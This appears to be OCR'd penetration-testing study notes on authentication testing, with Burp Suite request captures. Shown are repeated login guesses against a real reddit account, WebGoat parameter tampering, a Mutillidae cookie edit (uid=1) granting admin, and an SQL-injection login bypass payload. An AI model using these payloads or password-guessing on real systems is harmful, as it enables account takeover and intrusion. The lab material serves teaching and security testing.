
```
loid=00000000000qlwysma.2.1514970310044.Z0FBQUFBQmFUSnpHTm5ybkVVQXpWMnZpbzZ6WjBCZGs4ZWlUZGRjYVFjeGRVblNYWTlLUjMweFJJM3pveXlEdmRta1BjT0R4UUNfZmcwaTNLT2lNR2gyZGFIMmpaMD
UwMkJRZXNMbER2VTU3UXV6U1VhQWxPd2RKNGl2QmxYLVU1UkRhRU9weVZfX2E;
session_tracker=CydSjB9444sgnligZg.0.1514970325091.Z0FBQUFBQmFUSnpWSHBELUZwQmRiLVdMMkZ6TE8wbXhRWkxoM0JiLURVeTlNaWFXVkFEZVFWdVVyMEFHMmlIRk9QNmJBRXpQSHgzSUJUWVBWejdaZld
GUFF0a0laaE9UX2pLNXZGM1BkM0NnZG5qMzlLTjk2TDVBZ3dDTzNNZnJMRnVpOEFqMVZqQV8; edgebucket=ePAH9Q6kp2eeNznLrW; _ga=GA1.2.840053848.1514970316;
_gid=GA1.2.886753124.1514970316; pc=y4; __utma=55650728.840053848.1514970316.1514970318.1514970318.1; __utmb=55650728.0.10.1514970318; __utmc=55650728;
__utmz=55650728.1514970318.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __gads=ID=5dfefb4e215800a1:T=1514970324:S=ALNI_Mb69erGETEtTQXYNG-zQhp_DPHzkw;
__utmli=login-form
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

op=login&user=mustafkerrigan&passwd=11111&rem=yes&api_type=json
```


298 https://www.reddit.com POST /api/login/mustafkerrigan ☑ ☐ 200 1004 JSON ☑ 151.101.9.140 session_tracke.
299 https://e.reddit.com POST /v2 ☑ ☐ 200 596 ☑ 151.101.9.140
Request
Response
Raw
Headers
Hex

```
Content-Length: 99
Accept-Ranges: bytes
Date: Wed, 03 Jan 2018 09:11:24 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-sin18023-SIN
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1514970684.860476,VS0,VE821
Server: snooserv

{"json": {"errors": [["INCORRECT_USERNAME_PASSWORD", "incorrect username or password", "passwd"]]}}
```



321 https://www.reddit.com POST /api/login/mustafkerrigan ☑ ☐ 200 1030 JSON
Request
Response
Raw
Headers
Hex

```
X-Moose: majestic
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Content-Length: 124
Accept-Ranges: bytes
Date: Wed, 03 Jan 2018 09:17:01 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-sin18028-SIN
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1514971021.732954,VS0,VE532
Server: snooserv

{"json": {"ratelimit": 179, "errors": [["RATELIMIT", "you are doing that too much. try again in 2 minutes.", "ratelimit"]]}}
```


329 https://www.reddit.com POST /api/login/mustafkerrigan ☑ ☐ 200 1385 JSON
330 https://www.reddit.com GET /user/AllYourEyez ☐ ☐ 200 122260 HTML overview for AllYour...
331 https://e.reddit.com POST /v2 ☑ ☐ 200 596
Request
Response
Raw
Headers
Hex

```
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Content-Length: 205
Accept-Ranges: bytes
Date: Wed, 03 Jan 2018 09:22:32 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-sin18023-SIN
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1514971351.260291,VS0,VE866
Server: snooserv

{"json": {"errors": [], "data": {"need_https": true, "modhash": "qdxxx26v0zc3439a64184bea99d0e136bcdecf27e3bb946565", "cookie":
"33658984317,2018-01-03T01:22:31,6880d8f7a6243b2ff48e5169372b44beef339c98"}}}
```

- Make sure application warn user when they are approaching lockout thread hold
- A CAPTCHA may hinder brute force attack, but they can not replace a lockout mechanism.



Username
https://www.zotero.org/<username>
Email
Confirm Email
Password
Verify Password
I'm not a robot
reCAPTCHA
Privacy - Terms
Register

- Try for bypass lockout time out
- List all ways to unlocked account of website, Make sure they are secure

4. Testing for bypassing authentication schema

How to test

- Parameter modification
  When the application verifies a successful log in on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials.



Stage 1

Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").

Goat Hills Financial
Human Resources


Welcome Back Larry - View Profile Page

First Name: Larry
Last Name: Stooge
Street: 9175 Guilford Rd
City/State: New York, NY
Phone: 443-689-0192
Start Date: 1012000
SSN: 386-09-5451
Salary: 55000
Credit Card: 2578546969853547
Credit Card Limit: 5000
Comments: Does not work well with others
Disciplinary Explanation: Constantly harassing coworkers
Disc. Dates: 10106
Manager: 102

Hidden field [employee_id] 101


Hidden field [employee_id] 101

Logout
ListStaff
EditProfile
ASPECT SECURITY




Original request
Edited request
Original response
Auto-modified response
Raw
Params
Headers
Hex

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: PHPSESSID=64j19fe4qjbtjmcp4vovgvkbq1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

employee_id=101&action=ViewProfile
```


Original request
Edited request
Original response
Auto-modified response
Raw
Params
Headers
Hex

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: PHPSESSID=64j19fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

employee_id=102&action=ViewProfile
```



Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to use the Delete function from tl
Staff List page. Verify that Tom's profile can be deleted. The passwords for users are thei
given names in lowercase (e.g. the password for Tom Cat is "tom").

Goat Hills Financial
Human Resources


Welcome Back Larry - View Profile Page

First Name: Moe
Last Name: Stooge
Street: 3013 AMD Ave
City/State: New York, NY
Phone: 443-938-5301
Start Date: 3082003
SSN: 936-18-4524
Salary: 140000
Credit Card: NA
Credit Card Limit: 0
Comments: Very dominating over Larry and Curly
Disciplinary Explanation: Hit Curly over head
Disc. Dates: 101013
Manager: 112


Hidden field [employee_id] 102
Hidden field [employee_id] 102

Logout
ListStaff
EditProfile
ASPECT SECURI

- Session manipulate


Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.222.136:80
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=1; username=user; uid=23; PHPSESSID=64jl9fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


2 ×
3 ×
4 ×
...
Go
Cancel
<
>
Target: http://192.168.222.136
Request
Raw
Params
Headers
Hex
Add
Remove
Up
Down
Response
Raw
Headers
Hex
HTML
Render


GET request to /mutillidae/index.php

Type	Name	Value
URL	popUpNotificationCode	AU1
Cookie	showhints	1
Cookie	username	user
Cookie	uid	1
Cookie	PHPSESSID	64jl9fe4qjbtjmcp4vovgvkbq1


```
HTTP/1.1 200 OK
Date: Mon, 15 Jan 2018 10:45:09 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 46120
Connection: close
Content-Type: text/html
```

- SQL Injection


  SQL Injection is a widely known attack technique. This section is not going to describe this technique in detail as there are several sections in this guide that explain injection techniques beyond the scope of this section.


Original request
Edited request
Response
Raw
Params
Headers
Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Cookie: showhints=1; PHPSESSID=64jl9fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

username=a&password=a&login-php-submit-button=Login
```


Original request
Edited request
Response
Raw
Params
Headers
Hex


```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Cookie: showhints=1; PHPSESSID=64jl9fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

username=a' or 1=1 --+ &password=a&login-php-submit-button=Login
```


Original request
Edited request
Response
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 302 Found
Date: Mon, 15 Jan 2018 08:42:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50385
Connection: close
Content-Type: text/html
```

- Direct page request (Forced Browsing)

